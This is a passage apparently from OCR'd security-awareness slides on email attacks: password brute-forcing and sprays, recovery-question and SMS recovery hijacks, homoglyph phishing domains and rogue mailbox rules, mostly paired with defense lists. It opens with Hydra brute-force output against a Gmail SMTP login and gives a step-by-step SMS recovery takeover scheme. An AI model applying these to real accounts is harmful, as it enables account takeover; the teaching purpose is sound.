[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "soccer" - 29 of 14344399 [child 6] (0/0)
[465][smtp] host: smtp.gmail.com   login: [redacted]@gmail.com   password: princess
[STATUS] attack finished for smtp.gmail.com (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-31 02:46:53
root@sunnyhoi:~#
```

# Password Sprays

## Defenses

- Require passwords with strong entropy
- Require Multi-Factor Authentication (MFA)
- Protect Online Portals With VPNs
- Rename the Windows Administrator account
- Minimize how easy it is for attacker to find/confirm logon names
- Enable account lockout
- Enable monitoring to detect password spray attacks
- Do this for APIs, too!

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

- Nearly every major email provider includes a “recovery” method that can be used as an alternate login when your primary method doesn’t work
  - Password reset questions
  - SMS PIN codes
  - Alternate email addresses
- Most recovery methods are not nearly as secure as the primary method
- Hackers often intentionally send email accounts into recovery mode, and then use the recovery method to compromise it


# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

- Password Reset Questions

  The worst recovery method on the planet is password recovery questions

  - Usually REQUIRED by many web sites, you can't create a new account without them



# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

Problem: Answers can often be easily guessed by hackers

Great Google paper called *Secrets, Lies, and Account Recovery: Lessons from the Use of Personal Knowledge Questions at Google*

http://www.a51.nl/sites/default/files/pdf/43783.pdf


- 20% of some recovery questions can be guessed on first try by hacker
- 40% of people were unable to successfully recall their own recovery answers
- 16% of answers could be found in person's social media profile

- Attack has been involved in many well known attacks (e.g. Sarah Palin's compromised email)

# Rogue Recoveries

**Defense**

Solution: Never answer the questions with the real answers!




Unfortunate that means you have to record them somewhere else just like passwords (password managers help with this)

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack

- Hacker Must Know Your Email Address
- Hacker Must Know Your Phone Number


- Can do a SIM (subscriber identity module) information swap
  - See my 12 Ways to Hack MFA presentation

# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

1. Hacker sends you a text pretending to be from your email provider asking for your forthcoming SMS PIN reset code





# Rogue Recoveries


## Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

2. Hacker forces your email account into SMS PIN recovery mode








# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

3. You get text from vendor with your reset code, which you then send to other number



# Rogue Recoveries

## Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

4. Hacker uses your SMS PIN code to login to your email account and take it over

Note: To be fair, Google has some of the best recovery options of any email provider, including that it can send a non-SMS message to your phone before the hacker can even get to the SMS code screen to get Google to send an SMS message

# Rogue Recoveries

## Defenses

- Be aware of rogue recovery messages
- Recognize when SMS recovery PINs should be typed into browsers, not (usually) back into SMS
- Use MFA when possible
- Try to avoid alternate email-based recovery methods
- Try to avoid SMS-based recovery methods
- Try to minimize public posting of phone numbers related to your recovery account methods

# Homoglyph Attacks

Quickly

- What looks like a regular-looking letter or character can be a look-a-like character of another language
- Hackers create fake domains that use look-alike characters – *homoglyphs*
- Attacks using homoglyphs are known as *homographic attacks*
  - Also known as *punycode attacks*

# Homoglyph Attacks

**Character Sets**

- All devices/OS/apps use a “character set” to define what characters and languages can be used to display and print characters
- The first computers used the **ASCII character set**
  - Only supported 128 English characters (control characters plus characters on your keyboard)
  - 128-characters is a bit limiting even for English speakers

# Homoglyph Attacks

**Character S**

- All device
- The first c
  - Only su
  - 128-cha

to define

d to display

**ter set**

(control

oard)

English

| Hex | Dec | Char | | Hex | Dec | Char | Hex | Dec | Char | Hex | Dec | Char |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0x00 | 0 | NULL | null | 0x20 | 32 | Space | 0x40 | 64 | @ | 0x60 | 96 | ` |
| 0x01 | 1 | SOH | Start of heading | 0x21 | 33 | ! | 0x41 | 65 | A | 0x61 | 97 | a |
| 0x02 | 2 | STX | Start of text | 0x22 | 34 | " | 0x42 | 66 | B | 0x62 | 98 | b |
| 0x03 | 3 | ETX | End of text | 0x23 | 35 | # | 0x43 | 67 | C | 0x63 | 99 | c |
| 0x04 | 4 | EOT | End of transmission | 0x24 | 36 | $ | 0x44 | 68 | D | 0x64 | 100 | d |
| 0x05 | 5 | ENQ | Enquiry | 0x25 | 37 | % | 0x45 | 69 | E | 0x65 | 101 | e |
| 0x06 | 6 | ACK | Acknowledge | 0x26 | 38 | & | 0x46 | 70 | F | 0x66 | 102 | f |
| 0x07 | 7 | BELL | Bell | 0x27 | 39 | ' | 0x47 | 71 | G | 0x67 | 103 | g |
| 0x08 | 8 | BS | Backspace | 0x28 | 40 | ( | 0x48 | 72 | H | 0x68 | 104 | h |
| 0x09 | 9 | TAB | Horizontal tab | 0x29 | 41 | ) | 0x49 | 73 | I | 0x69 | 105 | i |
| 0x0A | 10 | LF | New line | 0x2A | 42 | * | 0x4A | 74 | J | 0x6A | 106 | j |
| 0x0B | 11 | VT | Vertical tab | 0x2B | 43 | + | 0x4B | 75 | K | 0x6B | 107 | k |
| 0x0C | 12 | FF | Form Feed | 0x2C | 44 | , | 0x4C | 76 | L | 0x6C | 108 | l |
| 0x0D | 13 | CR | Carriage return | 0x2D | 45 | - | 0x4D | 77 | M | 0x6D | 109 | m |
| 0x0E | 14 | SO | Shift out | 0x2E | 46 | . | 0x4E | 78 | N | 0x6E | 110 | n |
| 0x0F | 15 | SI | Shift in | 0x2F | 47 | / | 0x4F | 79 | O | 0x6F | 111 | o |
| 0x10 | 16 | DLE | Data link escape | 0x30 | 48 | 0 | 0x50 | 80 | P | 0x70 | 112 | p |
| 0x11 | 17 | DC1 | Device control 1 | 0x31 | 49 | 1 | 0x51 | 81 | Q | 0x71 | 113 | q |
| 0x12 | 18 | DC2 | Device control 2 | 0x32 | 50 | 2 | 0x52 | 82 | R | 0x72 | 114 | r |
| 0x13 | 19 | DC3 | Device control 3 | 0x33 | 51 | 3 | 0x53 | 83 | S | 0x73 | 115 | s |
| 0x14 | 20 | DC4 | Device control 4 | 0x34 | 52 | 4 | 0x54 | 84 | T | 0x74 | 116 | t |
| 0x15 | 21 | NAK | Negative ack | 0x35 | 53 | 5 | 0x55 | 85 | U | 0x75 | 117 | u |
| 0x16 | 22 | SYN | Synchronous idle | 0x36 | 54 | 6 | 0x56 | 86 | V | 0x76 | 118 | v |
| 0x17 | 23 | ETB | End transmission block | 0x37 | 55 | 7 | 0x57 | 87 | W | 0x77 | 119 | w |
| 0x18 | 24 | CAN | Cancel | 0x38 | 56 | 8 | 0x58 | 88 | X | 0x78 | 120 | x |
| 0x19 | 25 | EM | End of medium | 0x39 | 57 | 9 | 0x59 | 89 | Y | 0x79 | 121 | y |
| 0x1A | 26 | SUB | Substitute | 0x3A | 58 | : | 0x5A | 90 | Z | 0x7A | 122 | z |
| 0x1B | 27 | FSC | Escape | 0x3B | 59 | ; | 0x5B | 91 | [ | 0x7B | 123 | { |
| 0x1C | 28 | FS | File separator | 0x3C | 60 | < | 0x5C | 92 | \ | 0x7C | 124 | \| |
| 0x1D | 29 | GS | Group separator | 0x3D | 61 | = | 0x5D | 93 | ] | 0x7D | 125 | } |
| 0x1E | 30 | RS | Record separator | 0x3E | 62 | > | 0x5E | 94 | ^ | 0x7E | 126 | ~ |
| 0x1F | 31 | US | Unit separator | 0x3F | 63 | ? | 0x5F | 95 | _ | 0x7F | 127 | DEL |

# Homoglyph Attacks

## Character Sets – ANSI & Unicode

- Early on, Microsoft Windows used what is known as the **American National Standards Institute (ANSI)** character-set
  - 218 characters
  - Wasn't built to handle more complex languages like Cyrillic and Chinese.
- Starting with Microsoft Windows 2000, Microsoft started to use **Unicode**
  - Unicode supports every known language, active and ancient, and it can represent millions of different chars

# Homoglyph Attacks

## Character Sets – UTF-8 & Punycode

- Since 2009, the World Wide Web uses a character-set known as **UTF-8 (Unicode Transformation Format 8-bit)**
  - It's a subset of over 1 million Unicode characters.
- Subset of UTF-8 that many browsers to display hostnames is known as **punycode**
- When you type in a character into your browser, behind the scenes the computer is dealing with the typed in character as its Unicode number. It's the way the web and web applications work behind the scenes

# Homoglyph Attacks


## Homograph Attacks

- Problem: Different Unicode/punycode characters look like each other
  - For example, the Unicode Latin "a" (U+0061 hex) and Cyrillic "a" (U+0430 hex) may look the same in a browser URL but are different characters represented in different languages
- This allows phishers to create new domain names that look just like other domain names, but are different

# Homoglyph Attacks


## Homograph Attacks

https://www.xudongz.com/blog/2017/idn-phishing/




Not English word apple, but a Cyrillic set of characters that look like apple


When clicked on converts to this



# Homoglyph Attacks

## Homograph Attacks

https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html




Not English word epic, but a Cyrillic set of characters that look like epic

When clicked on converts to this


# Homoglyph Attacks

## Homograph Attacks

https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html


Display text said this


When I hovered over the link it said this…




When I clicked on it, it said this



When I copy/pasted it it said this



# Homoglyph Attacks

## Homograph Attacks


Some browsers will warn you if they detect a homographic attack



# Homoglyph Attacks

## Homoglyph Attacks

- Was a theoretical attack until it wasn't
  - https://blogs.microsoft.com/on-the-issues/2021/07/19/cybercrime-homoglyphs-dcu-court-order/
  - Microsoft found 18 fake domains using homoglyph characters, used in real world attacks



# Bad Rules

## Bad Mailbox Rules and Rogue Forms

- Hackers have been abusing mail rules forever, and mail forms to a lesser extent
- Requires a previous compromise or stolen email credentials
- Attacks use rogue rules, forms, COM Add-ins, configuration settings, to accomplish maliciousness
- Often isn’t detected by anti-malware or deterred by password changes

# Bad Rules

